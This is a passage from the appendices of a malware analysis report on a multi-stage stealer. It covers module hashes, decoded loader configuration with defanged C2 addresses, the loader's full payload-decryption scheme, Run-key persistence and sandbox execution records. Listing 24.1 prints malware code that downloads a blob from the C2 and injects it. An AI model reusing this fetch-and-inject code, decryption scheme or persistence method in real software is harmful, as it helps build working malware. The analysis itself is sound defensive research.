19314b66e3fc8bfd4786c0ff7865111a8a10ef4546b95e17e54d0d17c8082529
```

[client-recovery 1.1.2](#), 2,401,792 bytes; native API 0.1.0:

```
9967a6e703f08b025a59c11978a7b350825a3f7a3ab451b900376dbc349404c9
```

[client-recovery 1.1.3](#), 4,198,400 bytes; native API 0.1.0:

```
d69057248bfa53b2338255e18d983926c16ceadfc98e592007c529f8b984b037
```

[client-recovery 1.1.4](#), 4,160,512 bytes; native API 0.1.0:

```
3ff00be113d424ae12275a109d7ed3c3d5f2d561cd2491800875796fc5fd7676
```

[client-recovery 1.1.5](#), 4,305,408 bytes; native API 0.1.0:

```
a73fcf2e8b920ca5c19e3dd86aba7b3ed70cadd290649ab8020734b0babf7f2
```

[client-recovery 1.1.6](#), 4,502,016 bytes; native API 0.1.0:

```
90f01502312a2a06844b2d4132eda413533012c13913af7272907511423d27e2
```

[clipboard 0.1.0](#), 327,168 bytes; native API 0.1.0:

```
82a77d265a0b1927beb70d55ca13896187b87950f12d44bb852aeac7acaf61a9
```

[input-logger 0.1.1](#), 366,592 bytes; native API 0.1.0:

```
e4075ff29668355e1d573d0e23e6457db933a2be12e8c3eedb993d55257ac9dc
```

[file-manager 0.1.1](#), 516,096 bytes; native API 0.1.0:

```
bc6c5ec10925ef6e155b641717bb4f16bff8921f453f1d1f16f16b0d884870c0
```

[process-manager 0.1.1](#), 582,144 bytes; native API 0.1.2:

```
a7e7b3decfe1680207934e1e9b6da41f4df6f9c5cd6a55b712fef9d7c546678f
```

[screen-viewer 0.1.1](#), 709,632 bytes; native API 0.1.5:

```
b38e34e541ea074db20e8de2d3363632a12e3d7e77a28a387622a09cc674a97f
```

[hidden-desktop 0.1.1](#), 2,689,024 bytes; native API 0.1.16:

```
2051f44571d5ab0ee219c972535508907689ec0d1f1f151b2175acf9fcd9d6f8
```

[hidden-desktop 0.1.2](#), 2,689,536 bytes; native API 0.1.2:

caafcfaac01afd0d77829a07da1145b6047be795000f6aae79b77afd4acb5e98

[terminal 0.1.0](#), 382,464 bytes; native API 0.1.0:

157726a4acd49f187e452ffc4afa7ae63f2151a12da3c7c551732e4392646ba1

[url-download 0.1.0](#), 353,280 bytes; native API 0.1.0. The earlier filename/route says 1.0.0:

ac35beab1e25dca2153daadc86580266af72ccb99194cad742eb75dc43b37aeb

102. Recovery values, ownership and storage changes

The [native evidence archive](#) includes the four-version comparison, 1.1.2 lifetime/value records, later descriptor recovery, selected storage spans and obfuscation inventory. Historical analysis sources preserve their original layout and references. Some require additional original-tree inputs; the public guide identifies those limits separately from the portable checks.

Descriptor representation and selected deltas. Intended string values and valid storage lifetime are separate properties.

Versions	Descriptor representation	Chromium / Gecko records	Established change
1.1.1	48-byte stable image views	61 / 34	Baseline values
1.1.2, 1.1.3	48-byte borrowed temporary views	61 / 34	Backing strings destroyed before return
1.1.4	96-byte owning strings	61 / 34	Deep copies survive temporary destruction
1.1.5	96-byte owning strings	69 / 34	More descriptors, categories, roots and parser repair
1.1.6	96-byte owning strings	69 / 34	Ownership retained; extensive code obfuscation

The 1.1.2 proof recovers all 183 Chromium and 102 Gecko fields, each with its temporary backing object and destructor evidence. All intended values match the 1.1.1 tables. Later verification recovers 903 fields across 1.1.4-1.1.6: 285, 309 and 309. It binds each field to constructor arguments, source bytes and native cleanup offsets. Exact-boundary listings preserve instructions missed by broad linear disassembly at some function starts.

The 1.1.5 storage proof checks 53 native spans, four decoded wide literals, actual file-read/serialization edges and three synthetic parser cases. Known/discovered file-result caps are 512/96, depth is 0-8 and the selected per-file ceiling is 32 MiB. K09 supplies the separate observed comparison and its contradicted profile-admission prediction.

The 1.1.6 inventory identifies 4,176 consecutive-integer parity cores. Its bounded branch matcher classifies 3,260 local consumers and leaves 916 explicit consumer boundaries. That result measures an obfuscation pattern, not global reachability or a whole-program equivalence proof. All three newer builds retain identical 328-byte `.olympc` content and the same 3,584-byte embedded helper:

d6157a0808b4d38c8305069f8191050a5203bf147834847ea8b447936f2807ea

I03. Hidden-desktop 0.1.2 comparison

The native archive's `hidden-desktop-012-static/` tree contains code, predicate, unwind and data-reference comparisons, with their analyst scripts. The source DLL grows by 512 file bytes; its changed predicate grows by 176 virtual code bytes. Both images have 5,887 exception-table ranges, 320 imported entries from thirteen libraries and sixteen exported names. These are structural counts, not a complete function census.

Predicate `16D980` adds full-component tests for `bookmarkbackups`, `sessionstore-backups` and `jumplistcache`. The copy call at `16013D` and scan calls at `15D3D4/15D47A` reach the same predicate. Matching directories clear recursive-iterator state before advancement, pruning their descendants. Pruned descendants are not individually added to excluded-file counters.

The exact predicate comparison retains 625 instructions, 106 mapped branch destinations and 45 call destinations; the substantive insertion is 36 instructions. Separate dispatch-table and data checks account for selected address-layout changes. All 5,887 fixed unwind headers/code blocks match, with separately recorded handler and chain correspondences. Some referenced objects are checked only to a bounded extent, so normalization is not presented as complete semantic equivalence.

Both builds retain the same 111,050-byte LZNT1 helper blob and the same 161,792-byte expanded helper in H05. Imports, export names, ABI and capability bytes remain unchanged. The internal label becomes 0.1.2. No catalog-DLL experiment measures the new Firefox exclusions or successful clone-session reuse.

I04. Current toolchain and binary-fingerprint comparison

The [toolchain guide](#), [input index](#), [portable inspector](#) and unchanged [PE auditor](#) reproduce [toolchain-review.json](#) from earlier archived samples. The input index pins all 23 file identities and their public paths. The selected family set contains fifteen catalog DLLs, four stage images and the hidden-desktop helper; three Microsoft runtime DLLs are separate controls. The Stage 4 variants are two byte identities, not evidence of two independent compilation runs. The report records exact PE timestamp fields, linker fields, DOS-stub hashes, section order, Rich product/build/count triples and fingerprints, PDB paths, debug entry types and security-directory values. Raw product/build numbers are preserved without marketing-version mappings. Nine family images contain Rich headers and eleven do not; eight of the fifteen modules have Rich headers. All eleven Rich-absent family stubs share SHA-256:

```
6591a544dfff02dee1e814fa1bb72a220869d24ad6bb6d1e578e029c4e112b12
```

All twenty family images have zero security-directory offset and size. This is the retained embedded-certificate state; the check does not establish signing history or validate external certificate chains. Runtime controls have certificate tables and `IMAGE_DEBUG_TYPE_REPRO` entries. The report also verifies the sole Stage 4 byte difference: `0xCD1A0`, `0x1F` versus `0x1E`. No sample is loaded or executed.

The 23 source files remain in their existing `stage-chain/` and `modules/` bundles. The guide lists the required earlier batches and the exact portable command. Hash, size and path checks reject altered or missing inputs before parsing.

I05. Version changes, native spans and observed comparison

The unchanged [module review](#) joins all fifteen specimens to the [initial catalog](#), [second catalog](#), [fleet catalog](#) and [harvest manifest](#). ABI 2, native API strings, catalog fields, route suffixes and PDB names remain separate values. Catalog snapshots contain no per-row publication time. I01 retains the complete sample register.

The [native evidence archive](#) retains original instruction listings, data records and analyst verifiers. It is the same 65,844,829-byte archive published with Section 11:

```
9b48410411329b3e03c5e77ab1a94ecef65a86b279595ab70e6ddc9aad8608c7
```

Relevant members retain their directory hierarchy beneath [04-raw/](#).

[recovery-112-static/descriptor-lifetime-check.json](#) and [descriptor-values-comparison.json](#) bind the 1.1.2 temporary-storage defect and all 285 intended descriptor fields to native bytes. The catalog2 ownership listings supply the 1.1.3-to-1.1.4 repair. [recovery-fleet-static/115/storage-evidence.json](#) records the Gecko prefix repair and synthetic string cases. The [116/](#) records preserve code growth, literal comparisons, 4,176 matched parity cores, 3,260 classified consumers and the remaining 916 boundaries. Its report-entry listing supplies [Figure 16.6](#).

The [hidden-desktop-012-static/](#) records bind the three component exclusions to the predicate, copy and scan callers. They preserve the 176-byte virtual-code growth, unchanged helper identities and bounded whole-image correspondence. The strings diff alone does not establish the added use of the already-present [sessionstore-backups](#) literal.

The earlier [recovery experiment report](#) supplies the separate controlled observations: 530, 645 and 645 exact returned markers from the same 650-marker fixture under 1.1.4, 1.1.5 and 1.1.6. Its Section 11 guides, inputs and recordings remain in their original experiment bundles. The new section runs no specimen and makes no claim of complete program equivalence or measured obfuscation overhead.

Appendix J. Extended code and reverse-engineering listings

J01. Python loader corpus and activation sources

The [corpus.json](#) record identifies every Python file in the retained Stage 1 directory, including repeated carrier copies and three historical hitechcloud versions. It records source and decoded SHA-256 values, byte counts, chunk selections, string-table lengths, embedded settings, and fingerprints of access values. The 27 files comprise 21 obfuscated wrappers and six embedded wrappers. The table below groups recovered Python bytes; counts do not include the separate historical plaintext set or October 23 captures.

Recovered Python identities. Complete digests and source labels are retained in the corpus record.

Recovered identity	Files	Ciphertext bytes	Python bytes	Selected / stored chunks
Original 6a33f6715aba	15	4,105	10,824	9 / 16
Hitechcloud 4d41504baf72	4	4,059	10,689	14 / 19
September 26 9780a4b6faff	1	4,139	10,932	12 / 18
Letorig 2b42a4d79ef2	1	4,275	11,229	11 / 16

The original package is reused from [xscrape-repo.zip](#), 59,215 bytes. [repo-git-log.txt](#) identifies the preserved checkout revision [864851b28e0259fdbcb3d8ff40899ffd5a545300](#). Within the ZIP, [xscrape/__init__.py:5](#), [xscrape/client.py:6,16](#), [xscrape/config.py:10](#), and the CLI/test entry files establish the import sequence and preceding environment load. The extracted [kloxeld_xscrape__fs.py](#) is the 28,607-byte wrapper discussed in the body.

The October 17 subprocess callers are reused from the carrier-activation bundle: [gunkonchi client](#), [letorig CLI](#), [nahrek CLI](#), and [hkqr mfc](#). The last file references `subprocess` without importing it. These records establish implemented call sites and a concrete broken caller, not successful launches.

The October 23 [collection.json](#) records the fresh carrier acquisitions. [system_info.py](#) from [Dropnation/contract-fuzzer](#) contains the function-triggered [cl.py](#) subprocess call. The collected [cl.py](#) and [gichirimaku/wp2shell-PoC exp.py](#) both match the common embedded-wrapper identity in J04. The collection record preserves their individual source URLs and revisions while the archive reuses their identical payload bytes.

J02. Deobfuscation and configuration identities

The original recovered Python is the existing [payload_reference.py](#), 10,824 bytes. Its outer source has nine selected chunks. The recovered file's lines 2 through 8 implement string decoding, lines 21 through 47 define configuration precedence, and lines 99 through 105 apply caller overrides and invoke the mapper.

Original decoded SHA-256:

```
6a33f6715aba1b5a5cb4fd67f2dff04e6c7e96cdc058f94b1e82bd997c73b9a0
```

The three additional decoded byte identities are retained as [hitechcloud-loader.py](#), 10,689 bytes; [hitechcloud-september26-loader.py](#), 10,932 bytes; and [letorig-loader.py](#), 11,229 bytes. These filenames label recovered source; no function, literal, or line ending was edited during extraction.

Their SHA-256 values, in that order:

```
4d41504baf72dbdbe0bec9cd294bb7c4ec23d4e73985aca75f659a1b79b68b8d
9780a4b6fafff9c538907840524edc0d4202279bb1c7ad0022c1a0244fe86f9b
2b42a4d79ef23c29bdc351b4f14a49e2dd7ce1387a37e475938bea02111f7f25
```

The [September 26 wrapper](#), 25,077 bytes, supplies the newly distinguished configuration. Its stream function is at lines 32 through 39, with calls at 44 through 45. The selected chunks are [\[6, 14, 7, 9, 8, 4, 12, 13, 15, 5, 11, 10\]](#). Its host and port match the later hitechcloud default; its bearer and payload-key fingerprints differ. The complete source digest is:

```
3d88bb15013160286efbf5e8631ba2a739c3a69a3be690ffbaa002f876a3cc57
```

The other exact outer-byte representatives are reused from earlier batches: the [working hitechcloud carrier](#), [letorig wrapper](#), [hkqr wrapper](#), and [walletool wrapper](#), alongside the original source above. Different local labels that share one complete-file hash resolve to an existing artifact. The corpus record retains all labels.

The four recovered loaders have 135, 132, 136, and 142 string-table entries in original, later-hitechcloud, September 26, and letorig order. All default to asset [main](#), [MAP_ONLY=False](#), [QUIET=True](#), [VERBOSE=False](#), and [KEEP=False](#). The original selects [172.239.96\[. \]53:8765](#); the other three select [85.121.179\[. \]7:8765](#). Later hitechcloud and letorig share configuration values, while September 26 is a separate configuration identity.

J03. Mapper retrieval and execution boundary

In [payload_reference.py](#), lines 65 through 78 build the HTTP request and read its response; lines 80 through 87 construct and evaluate a module; lines 89 through 97 implement Windows and module-cache checks. The body excerpt preserves lines 82 through 87 with the common indentation removed. String-table entries 60, 62, 67, 68, and 69 are [SyncClient/1.0](#), [Bearer](#), [<ram:,>](#), and [exec](#).

The downstream files are reused from the extraction bundle: [manual_mapper_B.py](#), 31,207 bytes, and [smap_B.bin](#), 5,781,395 bytes. The carrier's payload key reproduces the package branch described in Section 4. Mapper-source evaluation is distinct from the native [map_image](#) decision. The current mapper's executable branch at lines 796 through 799 returns through [_spawn_pe](#) before the later in-process mapping path.

Mapper SHA-256:

```
a60d4a8fdce60369247ecc30ca4cb0f3461670da5e9c0790620bb920de84fce0
```

J04. Embedded wrapper and native handoff

The shared source is reused as [gunkonchi_xscrape_fs_embedded.py](#), 1,142,725 bytes. Five of the six original embedded copies share this complete-file digest:

```
f6b3e69758b54b04848137dc3b112f0f228268014e734b881cdab2c7c7b86129
```

The sixth, [kurelas_text-humanizer_humanizer_embedded.py](#), is 1,143,257 bytes and uses CRLF line endings. Its source otherwise matches after line-ending normalization:

```
0c9bc08fd70ea36a11ca3aa2a590da141d2edf0f588b446ed2b4230c40c6ae62
```

Both recover the already-staged [embedded-stage4.bin](#), 843,776 bytes:

```
b7cb766340cf4da00d990bf1dce5274c6f0fa56bde415ab525af9e4136c225bd
```

Source locations in the common embedded wrapper.

Source range	Implemented operation
103-147	Parse DOS, PE, machine, optional-header and section fields.
165-217	Construct image layout and apply supported relocation types.
220-223	Strict base64 decoding of the literal.
265-372	Allocate, copy, resolve imports, request protections, and call native entry.
383-406, 463-469	Copy the script and register HKCU Run value map .
425-437	Wait for a shell window or the timeout.
440-460	Remove selected legacy startup objects and file.
481-522	Select child, check, embedding, or ordinary installation flow.

J05. Historical signed client

The retained October 9 history contains five exact copies from [caxete](#), [gunkonchi](#), [hkqr](#), [letorig](#), and [nahrek](#). One source copy, [oct09-signed-client.py](#), preserves their common 40,668 bytes:

```
871c4e5b3de09cad09752b7a80adfe18edca3f5b5dd1d44409e7dd0badb1a45e
```

[historical-source-chronology.json](#) records the five full commit identifiers, paths, author and committer timestamps, and the shared Git blob

[b827ea476edb5003c162882fca49232ae25b5b41](#). It includes the exact commit and tree objects needed to verify each path to that blob. Their Git timestamps fall between [2026-10-09T15:31:25Z](#) and [2026-10-09T15:36:29Z](#). These are repository metadata, not independent observations of upload times.

Its visible URL is [http://85.121.179\[.\]7:8000](#); its requested selector is:

```
464bc0bd3e716d5276909c4b2cf0817f8579d5fd4bcc784557b74ec6f66fa403
```

The selector is not a verified digest of a response in this analysis. The request-signature implementation is at lines 32 through 42. It joins timestamp, nonce, method, path, and request-body digest with newline separators, encodes that string, and computes HMAC-SHA256 using [TOKEN](#). The GET helper returns the response bytes; the main function does not verify a corresponding response hash.

Listing 24.1 Historical-client handoff, lines 1240 through 1246. The checked hexadecimal string selects a request path; the returned bytes are passed directly to the injector. `_map_local` is at lines 1099 through 1130 and `_inject` at 1165 through 1237. [J05]

```
def main():
    key = HASH.strip().lower()
    if len(key) != 64 or any(c not in "0123456789abcdef" for c in key):
        return 2
    blob = _http("GET", "/pe/hash/" + key)
    _inject(blob)
    return 0
```

J06. Offline reproduction and archive reuse

New material is grouped under `stage-chain/python-loaders/`. Its [README.md](#) describes the retained inputs, aliases, dependencies, and reproduction steps. [inspect_stage1_corpus.py](#) reads specimen literals as data and checks independent decoding agreement. Its dependencies are the new [review_stage1_crypto.py](#) and the existing [batch_deobfuscate.py](#). The crypto reviewer pins the four inspected stream-function syntax identities and independently checks HMAC blocks against a direct construction.

The reproduction produces the corpus record and four decoded Python files without importing a specimen or making network requests. The original decoded file reuses the existing archive identity in J02; the three other recovered identities are new. The six embedded source copies and their native output reuse Section 4. The original repository, earlier wrapper identities, mapper and SMAP reuse Section 2. Caller snapshots and October 23 collection records reuse Section 5. The corpus record preserves names even when the corresponding bytes are stored only once.

Archive access

All selected files and reused artifacts have verified permanent archive links. The new bundle is uploaded under `python-loaders/`; its local publication copy retains the `stage-chain/python-loaders/` layout used by the reproduction instructions.

J07. Native loader identity and startup material

The retained [proliv4.exe](#), 5,168,929 bytes, is reused from the Stage 3 extraction bundle. Its seven-section PE image occupies 212,992 bytes; the final raw section ends at file offset `0x2FC00`. The PE entry is RVA `0xC7B0`. Its SHA-256 is:

```
c182378245e93ac27ba47f0170373b05b6715be9117ceb142552df38233fae7c
```

The original [proliv4_overlay.bin](#), 4,973,345 bytes, is exactly the suffix beginning at `0x2FC00`:

```
dfd5474efba5a2d7a868fdd7d22d25947d783fb2569526ebdc3fee9c62650308
```

The [pe-resource-evidence.json](#) record identifies the version-resource payload at raw offset 192,400, length 844, and the manifest at raw offset 191,168, length 1,226. UTF-16 version strings label the executable Microsoft Edge Update, version `1.3.210.0`, original filename `msedgeupdate.exe`. The independently derived PE fields in [loader-review.json](#) record the absent certificate table and Stage 3 TLS directory. Resource labels are file contents, not publisher verification.

The reused [configuration.json](#) and [inspect_proliv_configuration.py](#) preserve all thirteen decoded string records. The inspector imports its sibling [unpack_proliv_overlay.py](#). Records begin at RVAs `0x1E6D0`, `0x1E730`, `0x1E780`, `0x1E7F0`, `0x1E820`, `0x1E848`, `0x1E880`, `0x1E8C8`, `0x1E900`, `0x1E920`, `0x1E948`, `0x1E970`, and `0x1E988`. The native decoder is at `0x6AF0`; its substitution table is at `0x1E5D0`.

Each string record contains two seed words, transformed bytes, and a four-byte checksum. The checksum uses 32-bit XOR/multiply operations, including multiplier `0x01000193`, high-half mixing, and a final constant. It is distinct from the payload records' keyed SipHash. All thirteen decoded strings pass their retained checksums. The configuration record preserves full values and native locations without treating every referenced registry name as an observed mutation.

J08. Footer, inner records, and transform specification

The footer occupies `[0x4EDF01, 0x4EDF21)`. With `LE32` denoting little-endian 32-bit encoding, its words are `M0`, `M1`, selected offset, selected length, then four seed words `S0 . . S3`. Here `M0=0x29EC27C5`, `M1=0x39A6681D`, offset `0x38974C`, and length `0x5E06B`. The outer key is `LE32(M0, M1, M0 XOR 0x9E3779B9, M1 XOR 0x7F4A7C15, S0, S1, S2, S3)`; its nonce is `LE32(S0, S1, S2)` and counter one. The all-zero seed branch returns the selected bytes without that transform.

The reused [outer-container.bin](#) is the decrypted 385,131-byte result:

```
8ab2e7ee318c7ba1e7e08530dd6a563fbca1e759301172eaffba044a18702a00
```

Its first four words are `0xB77CA7A8`, `0xB3BA93FF`, output size `0xCE000`, and count ten. Records begin after the 32-byte container header. All multibyte record integers below are little-endian.

Record header. The reviewed native parser does not consume the final four bytes.

Offset	Bytes	Meaning	Used by tag construction
0x00	16	Nonce words <code>N0 . . N3</code>	All sixteen bytes
0x10	4	Derivation field <code>F10</code>	Yes
0x14	4	Output destination	No
0x18	4	Plaintext length	Yes
0x1C	4	Ciphertext length	Yes
0x20	8	Stored SipHash tag	Compared with computed tag
0x28	4	Derivation field <code>F28</code>	Yes
0x2C	4	Unread bytes	No
0x30	Variable	Ciphertext	Entire declared extent

For inner magic words `I0` and `I1`, the derivation nonce is `LE32(N0 XOR 0x43 XOR F28, N1 XOR F10, N2 XOR I0)` and its counter is `N3 XOR I1`. Applying ChaCha20 under the fixed root key to eighty zero bytes yields `K1`, `K2`, and sixteen authentication bytes. XOR the last sixteen bytes with the root key's first sixteen bytes to obtain the SipHash key. The tag message is

```
nonce16 || LE32(F28, F10, plain_length, cipher_length) || ciphertext.
```

Payload decoding applies `K2` with counter `N3 XOR 0x9E3779B9`, then `K1` with counter `N3`, both with nonce `LE32(N0, N1, N2)`. The shuffle seed is `LE64(nonce16[0:8]) XOR LE64(nonce16[8:16]) XOR F10 XOR (F28 << 32)`. The

extractor forces its low bit to one, regenerates the permutation, copies complete 16-byte blocks to their regenerated positions, translates through the byte table at `0x1E420`, and inflates raw DEFLATE.

The reused [extraction.json](#) retains root and derived key bytes, tags, per-record plaintext hashes, and the original extraction record. Those are specimen data. The exact algorithm remains in the pinned [unpack_proliv_overlay.py](#); the public guide identifies which checks are stricter than native behavior.

Retained records. Container offsets identify headers; destinations are raw offsets in the reconstructed PE.

Record	Container offset	Destination	Plain bytes	Cipher bytes
0	<code>0x20</code>	<code>0xCD800</code>	2,048	1,091
1	<code>0x493</code>	<code>0x0</code>	1,024	357
2	<code>0x628</code>	<code>0xC5200</code>	3,072	534
3	<code>0x86E</code>	<code>0xC5E00</code>	19,456	13,477
4	<code>0x3D43</code>	<code>0xCC200</code>	4,608	417
5	<code>0x3F14</code>	<code>0xA8800</code>	117,248	46,523
6	<code>0xF4FF</code>	<code>0x400</code>	689,152	319,334
7	<code>0x5D495</code>	<code>0xCD600</code>	512	349
8	<code>0x5D622</code>	<code>0xCD400</code>	512	16
9	<code>0x5D662</code>	<code>0xCAA00</code>	6,144	2,521

J09. Native instruction map and execution boundary

The reused [proliv4.disassembly.txt](#) is a 1,925,549-byte x64 listing. Independent verification compares every encoded listing line with file-backed bytes in the original `.text`: 35,175 lines covering 118,223 bytes. Byte agreement establishes the listing's relationship to the sample; semantic claims require the inspected control/data flow below. Listing SHA-256:

```
fe83e77c4b2adc06f210dbc7879dd5703e42128435aa36471a31de6e216f6276
```

Selected native locations. All addresses are Stage 3 RVAs.

RVA or span	Implemented operation
0xC7B0, 0xC630, 0x1170	PE entry, CRT startup, loader entry.
0x16A0, 0x2250, 0x2440, 0x9410	Name hashing, syscall resolution, gadget location, dispatch.
0x5080, 0x2FC0	Footer/extent selection and exact-length range reads.
0x39A0, 0x4140	Parse records and initialize inner context/root material.
0x3CA0, 0x32F0	Derive record keys and perform ChaCha20.
0x48E6-0x48F4, 0x4BA0	Compare the complete 64-bit SipHash-2-4 tag.
0x49F0, 0x4A1D, 0x4410	Two payload passes and inverse block permutation.
0x4EC0, 0x56DD-0x5701	Raw DEFLATE and bounded destination copy.
0x5920, 0x5C20, 0x5CD0	Image allocation/copy, relocations, imports.
0x6410, 0x5B50-0x5BD5	Attempt exception registration, then section protections.
0x5F80, 0x60E0	Resolve and call <code>SetProcessValidCallTargets</code> .
0x16E0, 0x5DC0	Process image bookkeeping and TLS data/callback setup.
0x64C0, 0x9480, 0x949F	Choose entry path, switch stack, call EXE entry.
0x7040, 0x75C0	Startup-connected self-copy logic and chunked file transfer.

The API-name hash initializes to 0x19101AA5, XORs each byte, multiplies by 0x6B1AAB57, rotates left one bit, and finishes with XOR 0x10735815. Selected resolved identifiers include `NtCreateFile`, `NtReadFile`, `NtWriteFile`, `NtAllocateVirtualMemory`, and `NtProtectVirtualMemory`. This resolution and dispatch belong to the native executable; they are not imported from the Python mapper's implementation.

The Control Flow Guard helper constructs ascending 16-byte target offsets with flag one, in batches of up to 4,096. The resolved name is present at RVA 0x1E570. Microsoft's [SetProcessValidCallTargets reference](#) identifies the operation and its 16-byte alignment requirement. The loader attempts the call without making its success a general mapping guarantee.

The recovered [stage4-pe.bin](#), 843,776 bytes, has entry RVA 0x8EE64 and SHA-256:

```
e44cec7d36a74112b93e7dfd301601818800415d0b4bb4ab884fd9825f818703
```

Its TLS directory at RVA 0xB3760, size 40, points to callback-array VA 0x1400B75B8, whose first pointer is zero. The Stage 3 helper uses TLS index 0x32 and supports callbacks. EXE stack size 0x800000 is supplied at 0x6517, allocation called at 0x6522, and the stack stub called at 0x6579; fallback reaches 0x2550. These function-level details come from static tracing. The [retained experiment](#) launched the unchanged Stage 3 executable and observed delivery of Stage 5 into a child, followed by native activity after [reboot and login](#). It did not trace every helper instruction or establish the mapped Stage 4 runtime address.

J10. Residual ranges and structural tests

[loader-review.json](#) records the direct byte census. The prefix [0x2FC00, 0x38974C) is 3,513,164 bytes; the suffix [0x3E77B7, 0x4EDF01) is 1,075,018 bytes. Their SHA-256 values, in that order, are:

```
0291f280b688e2852c044b700f65dfe7717fd05e6a9fa57f792c3c57293e1402
bc91e207219fb9a871dfd8b57fb7408ba04f8ed3ab4caedb46a15477735853ea
```

The selected encrypted extent has its own digest, distinct from the decrypted container in J08:

```
00ef11397c1cb815ab8a7a6ee7094a3f4f3c7729886e0b11b0d4c4ff1d3158d6
```

The first PNG signature, at `0x2FC13`, is followed by `C0 17 52 79 55 08 46 F7`, not a length-13 IHDR chunk. No IHDR occurs in the file. The final marker occupies `[0x4EDEF9, 0x4EDF01)`, immediately before the footer. Of 1,362 ZIP local markers, 1,361 have complete fixed headers; 1,355 declare extents outside their residual range. The six in-range cases lack central/end records. The file fails `zipfile.is_zipfile` without extraction.

A 64-byte motif, UTF-16 `LegalCopyright` followed by 36 zeros, occurs 38 times in the prefix and eleven in the suffix. Every aligned 256-byte block is unique within its range. The generator and complete residue semantics remain unresolved.

Startup's call at `0x11C5` reaches `0x7040`, obtains the process image path through `0x7EE0`, and invokes `0x75C0`. Its `0x2000`-byte reads are written at `0x7838` using the returned count and same buffer. Successful byte-count comparison repeats the read through EOF, preserving the residual ranges.

J11. Reproduction, checks, and archive reuse

The `stage-chain/proliv-loader/` bundle contains [README.md](#), [inspect_stage3_loader.py](#), the pinned [validate_stage3_crypto_20261017.py](#), [crypto-validation.json](#), [loader-review.json](#), and the resource record in J07. The guide supplies a portable command for the static review. Its statement that native execution was unobserved is superseded by the [delivery](#) and [reboot](#) records in Appendix K01-K02. Samples, outputs, extraction/configuration records, and decoder tools reuse Section 2; the native listing reuses Section 4.

The reproduced crypto receipt matches the retained validation exactly: ten tags, ten ciphertext-mutation rejections, thirteen string checksums, primitive vectors, and output identities pass. Its 44-call audit finds no reused key/nonce pair, overlapping interval under one pair, or wrap. The destination-only mutation preserves authentication inputs and tag validity; the extractor rejects the resulting overlap. No modified executable is written or run.

The extractor's overlap, complete-coverage, leftover-container, and unused-input checks exceed the reviewed native checks.

Archive access. All selected files and reused artifacts have verified permanent links. The new bundle is uploaded under `proliv-loader/`; its local publication copy retains `stage-chain/proliv-loader/`.

Appendix K. Controlled execution records

The records below document one retained isolated experiment, [desktop-20261020T200124Z-350d7340](#), on 2026-10-20. The initial delivery and subsequent reboot are two phases of the same guest state. The archive separates recorded pixels, original machine records, later verification, and presentation cards. The compact [inspect_stage4_experiment.py](#) reproduces selected child-byte, event-lineage, profile, and logical-tail comparisons without running a specimen. Its [experiment-review.json](#) states the checked inputs and limits.

K01. Native delivery into a child process

Archive folder: [experiments/stage4-delivery/](#). The [README.md](#) describes the fixed local fixture and the role of every file group. The edited [video-v1.mp4](#) is 157.600 seconds, 1152 × 720, with recorded footage at 2× and fixed reading holds. Its complete SHA-256 is:

```
ac16e18376bd562abec60c291f2efdc5d9744b5af03f4a58b15c1c72e222c825
```

The original OBS recording, [2026-10-20 16-05-35.mkv](#), is 1,376.717 seconds and has SHA-256 [bb6fa59f2b3b89f6763278b576749ccd33680635da12587fbbd280a09c6f35c3](#). It remains preserved separately. The paper’s original-host viewport uses the unchanged frame at OBS [00:07:35.000](#); its source PNG has SHA-256 [d2bd7f98f338fd6d3995ae45d1093055edfd54b44e2ebb4e901112dce4906b9c](#). Evidence cards in the video are labeled later summaries, not specimen screenshots.

Selected archive file	What it establishes
01-original-launch-request.json	Original launch request and old-chain host condition
02-transport-verification.json	Retained verification of 17 HTTP exchanges and 397 indexed files, including the original manifest, slots, and empty inboxes
04-original-delivery-process-events.json	Selected original Procmon records, with source-row references
05-original-child-observation.json	Original child witness, including the failed exact-header gate
06-independent-child-verification.json	Header/ImageBase comparison, two code windows, and identity controls
07-original-native-profile.json	Original received client profile, also byte-identical on return
09-signaling-verification.json	Retained wire correspondence for one benign message, 57 initial native messages, and 106 returning messages
10-original-delivery-capture-events.json	Original selected capture events and host timestamps

Five raw files under [primary/memory/](#) preserve the 1,024-byte header, eight-byte PEB image-base value, 48-byte process-basic information, and two 128-byte code windows. The code windows correspond to Stage 5 RVAs [0x902434](#) and [0x3050E0](#). Replacing only the expected

header’s ImageBase with the independently read 0x7FF7E82A0000 produces equality of the sampled header; the original exact comparison remains false. This is bounded memory identity, not a whole-process memory hash.

The native guest was Windows 11 Enterprise LTSC evaluation, build 26100.1742, under an ordinary synthetic user. UAC, Defender, firewall, Secure Boot, and TPM were enabled in the recorded condition. Restricted QEMU forwarding exposed only the local fixture/controller services; fixture containers had no network route. Read-only guest input media carried the original Stage 3 and its runtime dependencies but no Stage 5. The experiment contract and before/after inventories accompany the bundle.

The fixture returned the original four data slots and empty 404 responses for both parity requests. The native write and child-creation evidence therefore cover the complete-data condition. The original manifest and Stage 3/4/5 bytes reuse the Section 2/4 artifacts in R06 and R08; the manifest response is not uploaded again. No command inbox handler or arbitrary parity repair was exercised.

Secondary material includes the original observer/controller implementations, original verifiers, selected process evidence, parser-error records, stopped-disk extraction and preservation receipts, and capture-close results. The broad historical PML check covered 1,219,235 indexed headers and 89,065 selected rows; three detail decodes failed. Its full 508,909,401-byte PML is retained in the research archive and is outside this compact publication bundle. The included original verifiers document their broader workflows and are not advertised as standalone commands with all dependencies present. The portable checker supplies the narrower reproducible comparisons above.

K02. Return after reboot and login

Archive folder: [experiments/stage4-reboot/](#). Its [README.md](#) links shared records back to the delivery bundle, avoiding duplicate uploads. The edited [video-v1.mp4](#) is 143.450 seconds from the same OBS source, with 2× footage and fixed reading holds. SHA-256:

0ba144c5942c46d5990f98298c285107d9099eb846a31b848e4cbeb71fa71caa

The ordinary restart and synthetic-account login receipts accompany the original [03-original-postboot-inventory.json](#). Original registry exports preserve `UserInitMprLogonScript`, `Windows\Load`, and Run `OneDriveSync_4365CAFE`. The stopped-disk observations identify the three installed executables as exact Stage 3 copies with no appended bytes. The initial trace records append-open access failures; it does not show the hypothetical padded-footer failure.

Security record	Guest UTC, 2026-10-20	Process event
1443	20:13:05.5059020	PowerShell 6364 → original host 3656
1456	20:13:33.8195874	Host 3656 → container child 6528
1917	20:19:08.9053966	Postboot <code>userinit.exe</code> 4444 starts
1935	20:19:09.7467104	<code>userinit.exe</code> 4444 → <code>wcprov.exe</code> 1984
1981	20:19:21.5774257	<code>wcprov.exe</code> 1984 → container child 5688
2062	20:21:15.1427361	Explorer 4644 → <code>SyncService.exe</code> 6796

These event fields come from [original-Security.xml](#), SHA-256 [b6719f10d6a6e5e78991eddf7d42c1d87980fa1620f8a872f60b693a4e2db022](#). [original-](#)

